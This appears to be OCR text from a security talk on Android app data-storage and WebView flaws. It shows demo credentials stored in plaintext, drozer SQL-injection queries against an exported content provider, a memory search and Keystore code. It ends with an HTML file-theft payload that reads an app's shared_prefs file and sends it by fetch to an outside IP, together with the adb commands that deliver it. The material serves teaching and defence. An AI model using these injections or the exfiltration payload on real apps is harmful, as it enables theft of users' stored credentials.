
```
generic_x86_arm:/data/data/com.example.mnsec2022/shared_prefs # stat MySharedPref.xml
  File: `MySharedPref.xml'
  Size: 165       Blocks: 8          IO Blocks: 512 regular file
Device: fc01h/64513d    Inode: 22697    Links: 1
Access: (660/-rw-rw----)        Uid: (10087/  u0_a87)   Gid: (10087/  u0_a87)
Access: 2022-09-30 19:32:09.562000000
Modify: 2022-09-30 19:32:09.562000000
Change: 2022-09-30 19:32:09.572000000
generic_x86_arm:/data/data/com.example.mnsec2022/shared_prefs # cat MySharedPref.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">secret123</string>
    <string name="username">nasanbuyan</string>
</map>
generic_x86_arm:/data/data/com.example.mnsec2022/shared_prefs #
```

Data Storage – Unencrypted SQlite



```
generic_x86_arm:/data/data/com.example.mnsec2022/databases # strings mnsec2022
SQLite format 3
qtableAccountsAccounts
CREATE TABLE Accounts(username TEXT,password TEXT)W
ctableandroid_metadataandroid_metadata
CREATE TABLE android_metadata (locale TEXT)
en_US
nasanbuyansecret123
generic_x86_arm:/data/data/com.example.mnsec2022/databases #
```

Data Storage – KeyStore




Data Storage – KeyStore


```
keyGenerator.init(new KeyGenParameterSpec.Builder(alias,
        purposes: KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
        .setBlockModes(KeyProperties.BLOCK_MODE_GCM)
        .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_NONE)
        .setUserAuthenticationRequired(true)
        .setUserAuthenticationParameters( timeout: 0,KeyProperties.AUTH_DEVICE_CREDENTIAL)
        .setUserAuthenticationParameters( timeout: 0,KeyProperties.AUTH_BIOMETRIC_STRONG)
        .build());
```


```
KeyInfo keyInfo;
try{
    keyInfo = (KeyInfo) factory.getKeySpec(key,KeyInfo.class);
    System.out.println(keyInfo.isInsideSecureHardware());
} catch (InvalidKeySpecException e){
    e.printStackTrace();
}
```

Data Storage – IPC (Content provider)



Data Storage – IPC (Content provider)





Data Storage – IPC (Content provider)

```
drozer Console (v2.4.4)
dz> run app.provider.info -a com.example.mnsec2022
Package: com.example.mnsec2022
  Authority: com.mnsec2022.user.provider
    Read Permission: null
    Write Permission: null
    Content Provider: com.example.mnsec2022.ContentProvider_main
    Multiprocess Allowed: False
    Grant Uri Permissions: False

dz> run app.provider.query content://com.mnsec2022.user.provider/users --vertical
  id  1
name  aaaa

  id  2
name  nasanbuyan

  id  3
name  nuutsmedeelel
```

Data Storage – IPC (Content provider)

```
dz> run app.provider.query content://com.mnsec2022.user.provider/users --projection "'"
unrecognized token: "' FROM Users ORDER BY id" (code 1 SQLITE_ERROR): , while compiling: SELECT ' FROM Users ORDER BY id
dz>
dz> run app.provider.query content://com.mnsec2022.user.provider/users --projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type  | name              | tbl_name          | rootpage | sql
| table | android_metadata  | android_metadata  | 3        | CREATE TABLE android_metadata (locale TEXT)
| table | Users             | Users             | 4        | CREATE TABLE Users (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TEXT N
| table | sqlite_sequence   | sqlite_sequence   | 5        | CREATE TABLE sqlite_sequence(name,seq)

dz> run app.provider.query content://com.mnsec2022.user.provider/users --projection "* FROM Users;--"
| id | name        |
| 1  | aaaa        |
| 2  | nasanbuyan  |
| 3  | nuutsmedeelel |
```


```
<provider
    android:name=".ContentProvider_main"
    android:authorities="com.mnsec2022.user.provider"
    android:enabled="true"
    android:exported="true"
    android:protectionLevel=""></provider>
```

Data Storage – IPC (Content provider)

```
dz> run app.provider.query content://com.mnsec2022.user.provider/users --vertical
Permission Denial: opening provider com.example.mnsec2022.ContentProvider_main from ProcessReco
```

```
<provider
    android:name=".ContentProvider_main"
    android:authorities="com.mnsec2022.user.provider"
    android:enabled="true"
    android:exported="false"
    android:protectionLevel=""></provider>
```

Data Storage – IPC (Content provider)



Data Storage – Memory

```
com.example.mnsec2022 on (google: 9) [usb] # memory search "secret123" --string
Searching for: 73 65 63 72 65 74 31 32 33
130122c8  73 65 63 72 65 74 31 32 33 00 00 00 00 00 00 00  secret123.......
130122d8  58 ae ae 70 00 00 00 00 00 00 00 00 00 00 00 00  X..p............
130122e8  b0 33 b4 70 00 00 00 00 02 00 00 00 b0 ec e1 70  .3.p...........p
13a59e11  73 65 63 72 65 74 31 32 33 22 2c 22 75 73 65 72  secret123","user
13a59e21  6e 61 6d 65 22 3a 22 6e 61 73 61 6e 62 75 79 61  name":"nasanbuya
13a59e31  6e 22 7d 00 00 00 00 00 00 00 ff 00 00 00 ff 00  n"}.............
13a5fea1  73 65 63 72 65 74 31 32 33 22 2c 22 75 73 65 72  secret123","user
13a5feb1  6e 61 6d 65 22 3a 22 6e 61 73 61 6e 62 75 79 61  name":"nasanbuya
13a5fec1  6e 22 7d 00 00 00 00 00 00 00 00 00 00 00 00 00  n"}.............
e2dcb00d  73 65 63 72 65 74 31 32 33 22 2c 22 75 73 65 72  secret123","user
e2dcb01d  6e 61 6d 65 22 3a 22 6e 61 73 61 6e 62 75 79 61  name":"nasanbuya
e2dcb02d  6e 22 7d 00 00 00 00 00 00 00 00 00 00 00 00 00  n"}.............
Pattern matched at 4 addresses
```

Data Storage – Memory

Mutable objects

- Byte[]
- Char[]

Immutable objects

- String
- BigInteger

```
SecretKey key =  keyGenerator.generateKey();
String nonSecretString = "utgagui data";
byte[] secret = key.getEncoded();
byte[] nonSecret = nonSecretString.getBytes();
if(null != secret) {
    for(int i=0; i < secret.length; i++){
        secret[i] = nonSecret[i % nonSecret.length];
    }
    FileOutputStream out = new FileOutputStream( name: "/dev/null");
    out.write(secret);
    out.flush();
    out.close();
}
```

Platform APIs – Webview Exploit


```
    <activity android:name=".SupportWebView" android:exported="true" />
    <activity android:name=".RegistrationWebView" android:exported="true" />
    <activity android:name=".MainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />

            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
</application>
```

Platform APIs – Webview Exploit

```
private void loadWebView() {
    WebView webView = findViewById(R.id.webview);
    webView.setWebChromeClient(onConsoleMessage(consoleMessage) → {
            Log.d( tag: "MyApplication",  msg: consoleMessage.message() + " -- From line " +
                    consoleMessage.lineNumber() + " of " + consoleMessage.sourceId());
            return true;
    });
    webView.setWebViewClient(new WebViewClient());
    webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
    webView.getSettings().setJavaScriptEnabled(true);
    if (getIntent().getExtras().getBoolean( key: "is_reg",  defaultValue: false)) {
        webView.loadUrl("file:///android_asset/registration.html");
    } else {
        webView.loadUrl(getIntent().getStringExtra( name: "reg_url"));
    }
}
```

Platform APIs – Webview Exploit

```
 adb shell am start -n com.tmh.vulnwebview/.RegistrationWebView --es reg_url "https://haruulzangi.mn/
.vulnwebview/.RegistrationWebView (has extras) }
```



Platform APIs – Webview Exploit

```
private void loadWebView() {
    WebView webView = findViewById(R.id.webview);
    webView.setWebChromeClient(onConsoleMessage(consoleMessage) → {
            Log.d( tag: "MyApplication",  msg: consoleMessage.message() + " -- From line " +
                    consoleMessage.lineNumber() + " of " + consoleMessage.sourceId());
            return true;
    });
    webView.setWebViewClient(new WebViewClient());
    webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
    webView.getSettings().setJavaScriptEnabled(true);
    if (getIntent().getExtras().getBoolean( key: "is_reg",  defaultValue: false)) {
        webView.loadUrl("file:///android_asset/registration.html");
    } else {
        webView.loadUrl(getIntent().getStringExtra( name: "reg_url"));
    }
}
```

Platform APIs – Webview Exploit

```
<script>
    var url = 'file:///data/data/com.tmh.vulnwebview/shared_prefs/MainActivity.xml';
function load(url) {
        var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
            fetch('https://172.18.1.217/data' + btoa(xhr.responseText));
        }
xhr.open('GET', url, true);
        xhr.send('');
    }
load(url)
</script>
```

```
 adb push /mnt/d/MNCERT/2022/file_theft.html /sdcard/
html: 1 file pushed. 0.1 MB/s (368 bytes in 0.004s)
 adb shell am start -n com.tmh.vulnwebview/.RegistrationWebView --es reg_url "file:///sdcard/file_theft.html"
.vulnwebview/.RegistrationWebView (has extras) }
```

